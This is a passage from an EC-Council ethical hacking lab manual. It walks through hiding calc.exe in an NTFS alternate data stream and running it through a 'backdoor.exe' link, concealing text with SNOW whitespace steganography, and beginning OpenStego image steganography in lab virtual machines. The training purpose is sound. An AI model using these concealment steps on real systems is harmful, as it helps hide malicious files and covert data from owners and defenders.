


Figure 3.3.10: Command Prompt with hiding calc.exe command

14. In the **Command Prompt**, type **dir** and press **Enter**. Note the file size of readme.txt, which should not change.




Figure 3.3.11: Command Prompt with executing hidden calc.exe command

15. Navigate to the directory **C:\magic** and delete **calc.exe**.

TASK 3.3

Execute the Hidden Application

16. In the **Command Prompt**, type **mklink backdoor.exe readme.txt:calc.exe** and press **Enter**.




Figure 3.3.12: Command Prompt linking calc.exe and backdoor.exe file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

17. Now, type **backdoor.exe** and press **Enter**. The calculator program will execute, as shown in the screenshot.




Figure 3.3.13: Command prompt with executed hidden calc.exe

Note: For demonstration purposes, we are using the same machine to execute and hide files using NTFS streams. In real-time, attackers may hide malicious files in the target system and keep them invisible from the legitimate users by using NTFS streams, and may remotely execute them whenever required.

18. This concludes the demonstration of how to hide malicious files using NTFS streams.

19. Close all open windows and document all the acquired information.

20. Turn off the **Windows Server 2019** virtual machine.

TASK 4 Hide Data using White Space Steganography

An attacker knows that many different types of files can hold all sorts of hidden information and that tracking or finding these files can be an almost impossible task. Therefore, they use stenographic techniques to hide data. This allows them to retrieve messages from their home base and send back updates without a hint of malicious activity being detected.

These messages can be placed in plain sight, and the servers that supply these files will never know they carry suspicious content. Finding these messages is like finding the proverbial "needle" in the World Wide Web haystack.

Steganography is the art and science of writing hidden messages in such a way that no one other than the intended recipient knows of the message's existence. Steganography is classified based on the cover medium used to hide the file. A professional ethical hacker or penetration tester must have a sound knowledge of various steganography techniques.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Here, we will hide data using the Whitespace steganography tool Snow.

1. Turn on the **Windows 10** virtual machine and log in with the credentials **Admin** and **Pa$$w0rd**.
2. Navigate to **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Steganography Tools\Whitespace Steganography Tools**, copy the **Snow** folder, and paste it on **Desktop**.

TASK 4.1

Create a Notepad File

3. Create a **Notepad** file, type **Hello World!**, and press **Enter**; then, long-press the **hyphen** key to draw a dashed line below the text. Save the file as **readme.txt** in the folder where **SNOW.EXE** (**C:\Users\Admin\Desktop\Snow**) is located.

Whitespace steganography is used to conceal messages in ASCII text by adding white spaces to the end of the lines. Because spaces and tabs are generally not visible in text viewers, the message is effectively hidden from casual observers. If the built-in encryption is used, the message cannot be read even if it is detected. To perform Whitespace steganography, various steganography tools such as snow are used.




Figure 3.4.1: Contents of readme.txt

4. Now, Click **Type here to search** at the bottom of **Desktop** and type **cmd**. Click **Command Prompt** from the results.
5. In the **Command Prompt** window, type **cd C:\Users\Admin\Desktop\Snow** and press **Enter**.




Figure 3.4.2: Navigate to SNOW folder

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 4.2

Hide File using SNOW

6. Type **snow -C -m "My swiss bank account number is 45656684512263" -p "magic" readme.txt readme2.txt** and press **Enter**.

   (Here, **magic** is the password, but you can type your desired password. **readme2.txt** is the name of the file that will automatically be created in the same location.)




Figure 3.4.3: Hiding Contents of readme.txt and the text in the readme2.txt file

Snow is a program that conceals messages in text files by appending tabs and spaces to the end of lines, and that extracts hidden messages from files containing them. The user hides the data in the text file by appending sequences of up to seven spaces, interspersed with tabs.

7. Now, the data ("**My Swiss bank account number is 45656684512263**") is hidden inside the **readme2.txt** file with the contents of **readme.txt**.
8. The file **readme2.txt** has become a combination of **readme.txt** + **My Swiss bank account number is 45656684512263**.
9. Now, type **snow -C -p "magic" readme2.txt**. It will show the content of readme.txt (the password is magic, which was entered while hiding the data in **Step 6**).




Figure 3.4.4: Revealing the hidden data of readme2.txt

TASK 4.3

View Resultant File

10. To check the file in the GUI, open the **readme2.txt** in **Notepad**, and go to **Edit → Select All**. You will see the hidden data inside **readme2.txt** in the form of spaces and tabs, as shown in the screenshot.




Figure 3.4.5: Contents of readme2.txt revealed with select all option

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. This concludes the demonstration of how to hide data using whitespace steganography.
12. Close all open windows and document all the acquired information.

TASK 5 Image Steganography using OpenStego

Here, we will show how text can be hidden inside an image using the OpenStego tool.

TASK 5.1

Install OpenStego

1. Turn on the **Windows Server 2019** virtual machine and log in with the credentials **Administrator** and **Pa$$w0rd**.
2. Navigate to **Z:\CEHv11 Module 06 System Hacking\Steganography Tools\Image Steganography Tools\OpenStego** and double-click **Setup-OpenStego-0.7.3.exe**.

   Note: If a **User Account Control** pop-up appears, click **Yes**.
3. The **OpenStego Setup** window appears; click **I Agree**. Follow the installation wizard and install the tool using the default settings.
4. In the **Installation Complete** wizard, click **Close**.

Images are popular cover objects used for steganography. In image steganography, the user hides the information in image files of different formats such as .PNG, JPG, or .BMP.

OpenStego is an image steganography tool that hides data inside images. It is a Java-based application that supports password-based encryption of data for an additional layer of security. It uses the DES algorithm for data encryption, in conjunction with MD5 hashing to derive the DES key from the password provided.




Figure 3.5.1: Installed OpenStego

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

5. Click the **Start** menu in the bottom-left corner of **Desktop**. Click **Run OpenStego** from the applications list to launch **OpenStego**.

